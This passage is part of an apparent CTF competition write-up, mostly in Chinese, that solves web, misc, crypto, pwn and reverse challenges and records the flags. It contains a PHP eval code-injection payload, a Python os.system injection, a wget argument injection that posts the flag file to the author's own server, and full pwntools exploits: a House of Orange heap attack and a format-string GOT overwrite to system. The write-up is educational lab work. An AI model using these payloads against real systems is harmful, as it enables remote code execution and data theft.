Cookie: UM_distinctid=1767acee16d50b-028a6c745f6b8f-6c112c7c-13c680-1767acee16e626;
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1608378148;
chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O;
PHPSESSID=910cb12fe8779e2dd3e47e3372d7173e;
__jsluid_h=8bbc5539f8c9bcb20d19045396c159f8;
__tins__21018907=%7B%22sid%22%3A%201608967941376%2C%20%22vd%22%3A%201%2C%20%22expire
s%22%3A%201608969741376%7D; __51cke__=; __51laig__=1
Connection: close

v=";eval($_POST[1]);//&ip=133.22.11.11
```

```
HTTP/1.1 200 OK
Date: Sat, 26 Dec 2020 07:43:56 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1274
Connection: close
Vary: Accept-Encoding
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: private
Pragma: no-cache
Vary: Accept-Encoding
X-Via-JSL: 08d64ea,-
X-Cache: bypass

<html>
<head>
<title>提示信息</title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" /><meta
name="viewport"
content="width=device-width,initial-scale=1,minimum-scale=1,maximum-scale=1,user-s
lable=no">
<base target='_self'/>
<style>body{background:#f9fafd;color:#818181}.mac_msg_jump{width:90%;max-width:624
;min-height:60px;padding:20px 50px 50px;margin:5% auto
0;font-size:14px;line-height:24px;border:1px solid
#cdd5e0;border-radius:10px;background:#fff;box-sizing:border-box;text-align:center
mac_msg_jump .title{margin-bottom:11px}.mac_msg_jump
.text{margin-bottom:11px}.msg_jump_tit{width:100%;height:35px;margin:25px 0
10px;text-align:center;font-size:25px;color:#0099CC;letter-spacing:5px}</style></h
d>
<body leftmargin='0' topmargin='0'>
<center>
<script>
      var pgo=0;
      function JumpUrl(){
        if(pgo==0){ location='admin_ip.php'; pgo=1; }
      }
document.write("<br /><div class='mac_msg_jump'><div
class='msg_jump_tit'>系统提示</div><div class='text'>");
document.write("成功保存设置!");
document.write("<br /><br /><a href='admin_ip.php'><font
style='color:#777777;'>点击这里手动跳转</font></a><br/></div></div>");
setTimeout('JumpUrl()',1000);</script>
</center>
</body>
</html>
```



flag{e3485b48–100d–4570–9072–8db32b8e4c52}

URL
http://eci-2zegnayqf8pwypbpdky3.cloudeci1.ichunqiu.com/data/admin/ip.php

Enable POST enctype application/x-www-form-urlencoded

Body
1=system("cat /flag");


Misc

签到

8进制转10进制，再转ascii，没有脚本直接手撸.
flag{w3lcome_to_2ong_h3ng_be1}

马赛克

跑了一遍Depix脚本，现在的图片。



0123468abd68abd0123

0123468abd68abd0123

flag{0123468abd68abd0123}


---

babymaze1

参考 https://writeup.ctfhub.com/Challenge/2019/UNCTF/fa17e972.html
一道编程题，多关迷宫，并且越来越大，手敲过迷宫是不可能了，正在写程序


~~已经跑到最后的迷宫了 101*51，但是交互有点问题，最后一张地图没有完全跑出来~~

```
from pwn import *
from collections import deque
context.log_level = "debug"
r = remote("182.92.203.154", 11001)
direction = ((0, 1), (0, -1), (1, 0), (-1, 0))
cdirection = ('d', 'a', 's', 'w')
mapp = 1
def getmap():
    s = r.recvline()
    ans = []
    while True:
        s = r.recvline().decode()
        if (s.find("#####################") != -1) and (mapp == 1):
            break
        elif (s.find("#########################################") != -1)
and (mapp == 2):
            break
        elif
(s.find("#############################################################")
!= -1) and (mapp == 3):
            break
        elif
(s.find("#################################################################
################") !=-1) and (mapp == 4) :
            break
        elif (s.find("#####################################################################################################") != -1) and (mapp == 5):
            break

        s = s.strip("\n")
        ans.append(s)
    return ans
def sendstep(s):
    r.sendline(s)
class Jset:
    def __init__(self):
        self.f = dict()
    def getf(self, x):
        if x in self.f:
            fx = self.f[x]
            if x == fx:
                return x
            ans = self.getf(fx)
            self.f[x] = ans
            return ans
        self.f[x] = x
        return x
    def connect(self, x, y):
        fx = self.getf(x)
        fy = self.getf(y)
        if fx == fy:
            return
        self.f[fx] = fy
class Map:
    def __init__(self):
        self.px = 0
        self.py = 0
        self.rx = 0
        self.ry = 0
        self.n = 1
        self.m = 1
        self.a = deque([deque(' ')])
        self.door = None
        self.js = Jset()
    def setmap(self, dx, dy, mp):
        self.px += dx
        self.py += dy
        self.rx += dx
        self.ry += dy
        mpn = len(mp)
        mpm = len(mp[0])
        ox = oy = -1
        for i in range(mpn):
            for j in range(mpm):
                if mp[i][j] == '*':
                    ox = i
                    oy = j
                    break
            if ox != -1:
                break
        for i in range(mpn):
            for j in range(mpm):
                self._setpoint(i - ox, j - oy, mp[i][j])
    def _setpoint(self, x, y, c):
        x += self.px
        y += self.py
        while x < 0:
            self.px += 1
            x += 1
            self.a.appendleft(deque('?' * self.m))
            self.n += 1
        while x >= self.n:
            self.a.append(deque('?' * self.m))
            self.n += 1
        if y < 0:
            yy = -y
            for i in range(self.n):
                self.a[i].appendleft('?' * yy)
            y = 0
            self.py += yy
            self.m += yy
        if y >= self.m:
            yy = y - self.m + 1
            for i in range(self.n):
                self.a[i].append('?' * yy)
            self.m += yy
        oldc = self.a[x][y]
        if oldc != '?':
            return
        if c == '*':
            c = ' '
        self.a[x][y] = c
        if c != '#':
            _x = x - self.px + self.rx
            _y = y - self.py + self.ry
            if c == '$':
                self.door = (_x, _y)
            for i in range(4):
                tx = _x + direction[i][0]
                ty = _y + direction[i][1]
                tc = self.get(tx, ty)
                if tc == '?' or tc == '#':
                    continue
                self.js.connect((_x,_y), (tx,ty))
    def __str__(self):
        s = ""
        for i in range(self.n):
            for j in range(self.m):
                c = self.a[i][j]
                if i == self.px and j == self.py:
                    c = '*'
                s += c
            s += '\n'
        return s
    def get_a(self, x, y):
        if x < 0 or y < 0 or x >= self.n or y >= self.m:
            return '?'
        return self.a[x][y]
    def get(self, x, y):
        x = self.px + x - self.rx
        y = self.py + y - self.ry
        return self.get_a(x, y)
    def can_run(self):
        if self.door is None:
            return False
        f2 = self.js.getf(self.door)
        f3 = self.js.getf((self.rx, self.ry))
        return f2 == f3
def find_target():
    global m, has_door
    if m.can_run():
        pos = m.door
    else:
        try:
            f1 = m.js.getf((m.rx, m.ry))
            for x in range(m.n):
                for y in range(m.m):
                    c = m.get_a(x, y)
                    if c == '#':
                        continue
                    f2 = m.js.getf((x-m.px+m.rx, y-m.py+m.ry))
                    if f1 != f2:
                        continue
                    for i in range(4):
                        tx = x + direction[i][0]
                        ty = y + direction[i][1]
                        if m.get_a(tx, ty) == '?':
                            pos = (x-m.px+m.rx, y-m.py+m.ry)
                            raise StopIteration
        except StopIteration:
            pass
    q = deque()
    q.append(((m.px, m.py), ""))
    vis = set()
    vis.add((m.px, m.py))
    while len(q) > 0:
        fr, path = q.popleft()
        x, y = fr
        for i in range(4):
            tx = x + direction[i][0]
            ty = y + direction[i][1]
            tp = path + cdirection[i]
            if tx-m.px+m.rx == pos[0] and ty-m.py+m.ry == pos[1]:
                return pos, tp
            c = m.get_a(tx, ty)
            if c == '#' or c == '?':
                continue
            if (tx, ty) in vis:
                continue
            vis.add((tx, ty))
            q.append(((tx, ty), tp))
r.recvuntil("to start.")
r.sendline("#")
while True:
    m = Map()
    m.setmap(0, 0, getmap())
    has_door = False
    while True:
        pos, path = find_target()
        x, y = pos
        c = m.get(x, y)
        if c == '$':
            has_door = True
        sendstep(path)
        if has_door:
            r.recvuntil("your win")
            break
        mp = getmap()
        m.setmap(x - m.rx, y - m.ry, mp)
        print(m)
    mapp = mapp + 1
    r.recvline()
```



```
[DEBUG] Sent 0x9b bytes:
    'ddddssddwwddddddddddssddssddddddddssssddddssddssssdddddssddssssddssddssddssssdddddddddddddddssssssss
dssdddddddddddddddddddddd\n'
[DEBUG] Received 0x8 bytes:
    'your win'
[DEBUG] Received 0x29 bytes:
    '\n'
    'flag{abaa5d766ea947b2b09c551f5e865d20}\n'
    '\n'
```

babymaze2_beta



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc 182.92.203.154 10001
Welcome to my maze
you can use "wasd" to move
=====================
== 1. AI(lower)    ==
== 2. AI(upper)    ==
== 3. exit         ==
=====================
> __import__('os').system('cat /flag')
flag{b22bb2fa029d46b5afde65a5b6baf58b}
Invalid choice
> 
```


flag{b22bb2fa029d46b5afde65a5b6baf58b}

---


magic_download

 使用 -e 让特殊字符被处理 输出换行 绕过正则匹配，并且最终传到wget那里，利用timestamping=off使其合法不出错。

–e timestamping=off \\n223.5.5.5\\n ––post–file=/home/ctf/flag ip:port



```
root@ubuntu:~# nc 182.92.203.154 48521
Please enter your IP:-e timestamping=off  \\n223.5.5.5\\n --post-file=/home/ctf/flag 47.[redacted]:8888
--2020-12-26 11:37:11--  http://%5Cn223.5.5.5%5Cn/
Resolving \\n223.5.5.5\\n... failed: Name or service not known.
wget: unable to resolve host address '\\n223.5.5.5\\n'
--2020-12-26 11:37:11--  http://[redacted]:8888/
Connecting to 47[redacted]:8888... connected.
```



```
Listening on [0.0.0.0] (family 0, port 8888)
Connection from 182.92.203.154 43764 received!
POST / HTTP/1.1
User-Agent: Wget/1.19.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: [redacted]:8888
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 43

flag{f2e0bde2-8c05-41ca-8823-f1353769b4cd}
```

flag{f2e0bde2–8c05–41ca–8823–f1353769b4cd}

Crypto

---

common

D3CTF原题 直接exp2改值就行

https://gist.github.com/LurkNoi/dfe86ed4d16776242251318b380336e7

flag{fbd8471a–6db7–4064–94e2–65a0ffcacfbc}

Pwn

wind_farm_panel

House of Orange

```
#! /usr/bin/python
#-*- coding: utf-8 -*-
from pwn import *

context.terminal = ['tmux', 'splitw', '-h']
context(arch = 'amd64' , os = 'linux', log_level='debug')
# p = process('./pwn')
p = remote('182.92.203.154', 28452)
def add(idx, size, payload):
  p.sendlineafter('>>', '1')
  p.sendlineafter('Please enter the wind turbine to be turned on(0 ~ 5):', str(idx))
  p.sendlineafter('Please input the maximum power of this wind turbine:', str(size))
  p.sendafter('Your name:', payload)
def edit(idx, payload):
  p.sendlineafter('>>', '3')
  p.sendlineafter('Which turbine:', str(idx))
  p.sendafter('Please input:', payload)
def show(idx):
  p.sendlineafter('>>', '2')
  p.sendlineafter('Please select the number of the wind turbine to be viewed:', str(idx))
def pack_file_64(_flags=0,
                 _IO_read_ptr=0,
                 _IO_read_end=0,
                 _IO_read_base=0,
                 _IO_write_base=0,
                 _IO_write_ptr=0,
                 _IO_write_end=0,
                 _IO_buf_base=0,
                 _IO_buf_end=0,
                 _IO_save_base=0,
                 _IO_backup_base=0,
                 _IO_save_end=0,
                 _IO_marker=0,
                 _IO_chain=0,
                 _fileno=0,
                 _lock=0,
                 _mode=0):
    struct = _flags + \
        p64(_IO_read_ptr) + \
        p64(_IO_read_end) + \
        p64(_IO_read_base) + \
        p64(_IO_write_base) + \
        p64(_IO_write_ptr) + \
        p64(_IO_write_end) + \
        p64(_IO_buf_base) + \
        p64(_IO_buf_end) + \
        p64(_IO_save_base) + \
        p64(_IO_backup_base) + \
        p64(_IO_save_end) + \
        p64(_IO_marker) + \
        p64(_IO_chain) + \
        p32(_fileno)
    struct = struct.ljust(0x88, "\x00")
    struct += p64(_lock)
    struct = struct.ljust(0xc0, "\x00")
    struct += p64(_mode)
    struct = struct.ljust(0xd8, "\x00")
    return struct

if __name__ == "__main__":
  add(0, 0x400 - 0x10, 'Mech0n\n')
  edit(0, '\x00' * 0x3f8 + p64(0xc01))
  add(1, 0x1000 - 1, 'Mech0n\n')
  add(2, 0x400, 'a' * 8)
  show(2)
  libc = u64(p.recvuntil('\x7f')[-6:].ljust(8, '\x00')) - 0x3c5158
  IO_list_all = libc + 0x3c5520
  system = libc + 0x453a0
  sh = libc + 0x18ce17
  fd = libc + 0x3c4b78
  edit(2, 'a' * 0x11)
  show(2)
  p.recvuntil('a' * 0x10)
  heap = u64(p.recv(6).ljust(8, '\x00')) - 0x61 #heap2
  vtable_addr = heap + 0x500
  payload = '\x00' * 0x400
  fake_file = pack_file_64(
    _flags='/bin/sh\x00',
    _IO_read_ptr= 0x61,
    _IO_read_end= fd,
    _IO_read_base= IO_list_all - 0x10,
    _mode=0,
    _IO_write_base=2,
    _IO_write_ptr=3
    )
  payload += fake_file
  payload += p64(vtable_addr)
  payload += p64(1)
  payload += p64(2)
  payload += p64(0)*3   # vtable
  payload += p64(system)
  edit(2, payload)
  success('LIBC:\t' + str(hex(libc)))
  success('HEAP:\t' + str(hex(heap)))
  # gdb.attach(p)
  p.interactive()
  # flag{5dc40d849e0ef0a534fc3f430aac4590}
```

---

shell

CSAPP shell Lab

dobgfg有个FMT
然后泄漏libc和pie打got的strcmp改成system

```
#! /usr/bin/python
#-*- coding: utf-8 -*-
from pwn import *

context.terminal = ['tmux', 'splitw', '-h']
context(arch = 'amd64' , os = 'linux', log_level='debug')
p = remote('182.92.203.154', 35264)
# p = process('./pwn')
stdin_offset = 0x3c48e0
cmd = 0x153b
strcmp_offset = 0x0000000000203080
bss = 0x203160 + 0x40
system_offset = 0x453a0
def shell(payload):
  p.sendlineafter('$', 'fg %11' + payload)

if __name__ == "__main__":
  shell("%p" * 50)
  pie = int(p.recvuntil('53b')[-14:], 16) - cmd
  success('PIE  :\t' + str(hex(pie)))
  shell('%p%115$p')
  libc = int(p.recvuntil('1d4')[-14:], 16) - 0x841d4
  success('LIBC: \t' + str(hex(libc)))
  system = system_offset + libc
  strcmp = strcmp_offset + pie
  payload = fmtstr_payload(173, {strcmp:system}, numbwritten=2)
  shell('%p' + payload)
  p.interactive()
```

Reverse

friendlyRE

逻辑是：先对输入进行sm4加密（密钥是“”Thisisinsteresth””），然后进行base64（表修改了一下，大小写互换），最后与字符串“2NI5JKCBI5Hyva+9AZa3mq==”进行比对。

base64过程计算key会加0x20，然后与0x3f做与运算。

```
from gmssl.sm4 import CryptSM4, SM4_ENCRYPT, SM4_DECRYPT
key = b'Thisisinsteresth'
encrypt_value = b'\x58\x70\x99\x0c\x4f\x3b\x09\x90\x78\xd6\x07\x9d\xe9\x38\x17\x70\x00\x00'
crypt_sm4 = CryptSM4()
crypt_sm4.set_key(key, SM4_DECRYPT)
decrypt_value = crypt_sm4.crypt_ecb(encrypt_value) #  bytes类型
print(decrypt_value)
```

```
>>> from sm4 import SM4Key
>>> cip = '\x58\x70\x99\x0c\x4f\x3b\x09\x90\x78\xd6\x07\x9c\xe9\x38\x17\xb3'
>>> a = SM4Key('Thisisinsteresth')
>>> text = a.decrypt(cip)
>>> text
'DoyouKnowVEHSEH!'
```